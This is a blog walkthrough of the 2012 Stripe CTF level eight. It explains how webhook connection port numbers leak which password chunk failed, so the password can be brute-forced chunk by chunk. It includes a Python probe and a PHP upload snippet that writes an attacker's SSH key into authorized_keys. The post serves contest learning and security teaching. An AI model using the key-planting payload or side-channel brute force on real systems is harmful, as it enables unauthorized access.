The last level of the CTF is rightfully the most challenging. It really requires thinking outside the box and it is quite difficult to spot the possible vulnerability at first. This level involves a password storing mechanism that saves passwords in chunks. For example, a 12 digit password will be stored in 4 chunks of three digits each. These chunks are then distributed throughout "chunk servers" which can be on different ports of the same physical server or distributed among remote servers. The main server receives a request for a password check, splits the password into chunks, then polls each chunk server for its piece. If the chunk is correct it returns true. This continues until either a chunk server returns false, in which case the password is returned as incorrect, or all chunk servers return true, in which case the main server returns true.

When a POST is made, there is an option for "webhooks." A webhook will be sent a copy of the response, such as "success:true" or "success:false". One additional fact makes this level a bit more difficult: the level eight servers only have network access to other stripe-ctf servers.

As with each of the levels, Stripe provided the source code for download. In the case of level eight, downloading and running the source code locally is extremely beneficial to understanding where the vulnerability may exist.

Vulnerability
Finding the vulnerability really requires thinking about all of the information that a server returns with its response, down to the socket level. Using the following code snippet, we can make a sample request to the server and print out the information associated with the response.

```
data = json.dumps({"password": key, "webhooks": ["127.0.0.1:50010"]})
req = urllib2.Request(url, data)
response = urllib2.urlopen(req)
output = response.read()
response.close()

client, address = s.accept()
data_recv = client.recv(size)
if data_recv:
     print(data + address)
```

Note that I have left out some import statements and other code for the sake of brevity.

When this code is executed, a response is printed, including the data response, as well as the address of the server and the port number. This information is crucial to discovering the vulnerability.

To find what is happening, we can make requests on our local server using a known correct and a known incorrect password. For example, if we start the server using password "123456789012", we can try requests with passwords "123456789012" (a correct one), "023456789012" (first chunk incorrect), "123056789012" (second chunk incorrect), etc.

By analyzing the responses, hopefully a pattern will emerge. When the error is in the first chunk, the port numbers of two successive requests increments by two (the exact change number may be different for each application instance). When it is in the third chunk, the increment is by three, and so on. This pattern allows us to develop a script that can brute force the chunks individually rather than the entire password at once (the difference between a few thousand requests and 999 billion).

Now, we need to run our script on a level two machine so that the webhook can be contacted (remember: level eight servers only have access to other stripe-ctf servers). Luckily, the level two server is running an SSH server as well, allowing us to connect. We just need to upload our public key to the ~/.ssh/authorized_keys file.

To do this, I created a simple PHP page, uploaded it to level two, and ran it. The same result could be accomplished with a PHP shell, allowing us to enter commands directly.

```
<?php
  chdir('/mount/home/user-xxx');
  mkdir('.ssh');
  file_put_contents('.ssh/authorized_keys', 'my_public_key_here') . "\n";
?>
```

Now, we can SSH into the level two server.

We can then cd to the uploads folder where we can run any scripts that are uploaded via the web interface (I never did get scp working).

Back to the script, there are a number of ways it could be done. Personally, I wrote a script that checked each chunk individually, starting with the first. It would try "000", "001," "002," etc. On each request, it would analyze the port in the response. If it changed by the port increment (2 for the first chunk, 3 for the second, 4 for the third, and 5 for the fourth), it continued to the next request. However, if the change was more than the expected increment, it would pause and send two new requests with the same chunk (for example, "001" "001"). It would analyze the ports again. If the increment was not the expected increment, it would repeat the process two more times. If the ports incremented more than the expected increment more than three times in a row, the script stopped and marked the chunk as the correct one.

The rechecks are done for error correction. Because many other users were testing on the same level eight server, two ports in the right increment did not always exist. However, it was rare that that would happen three or more times in a row.

Once the chunk was found, I edited the script to test the next chunk. The overall process took about one hour. The script could be much improved by using multiple threads. I am uploading my scripts to GitHub, but they require edits before being usable on systems and user accounts different than mine.

Eventually, after the third chunk was found, I switched to polling the main server for the full chunk: xxxxxxxxx000, xxxxxxxxx001, etc. When it returned true, I had found the flag!

Remediation
The vulnerability in this application is another programming logic error. The port that is returned in the request when a chunk is invalid should not be different from that of the main server. This again shows that attackers will use any information they can to exploit an application.

Conclusion

CONGRATULATIONS ON CAPTURING THE FLAG!

You've earned yourself a special edition Stripe Capture the Flag t-shirt. Please give us your mailing address below:

The Stripe CTF was a truly awesome experience. The challenges were crafted uniquely and with great precision. I admit that a number of these levels truly stumped me at first. But in a larger sense, they forced me to think in ways I hadn't previously thought. I hope this walkthrough has been beneficial and that this entire contest raises more awareness about web security as a whole.

Resources

During the CTF I was Googling like crazy. Here are just a few of the resources I used while working on the CTF and in writing this post.

http://blog.php-security.org/archives/5-Tips-That-Every-PHP-Developer-Should-NOT-Know.html
http://php.net/manual/en/function.extract.phphttp://php.net/manual/en/function.file-get-contents.php
http://php.robm.me.uk/#toc-FileUploads
https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
https://blog.whitehatsec.com/hash-length-extension-attacks/
http://journal.batard.info/post/2011/03/04/exploiting-sha-1-signed-messages
http://www.vnsecurity.net/2010/03/codegate_challenge15_sha1_padding_attack/

+3 Recommend this on Google

Labels: capture the flag, ctf, exploit, hacking, injection, security, stripe, walkthrough, web security

2 comments:

Shakalek August 30, 2012 4:53 AM

Wow mate. Glad I follow You on twitter. I'm learning from the best. Thanks.

Reply

Deepak Singh Rawat August 30, 2012 7:31 AM

Really detailed analysis. Thank you for sharing it! I couldn't win the T-Shirt, got stuck on level 8 :(Congratulations to you!

Reply

Enter your comment...

Comment as: Lee Wei (Google) Sign out

Publish Preview

Subscribe by email

Home Older Post

Subscribe to: Post Comments (Atom)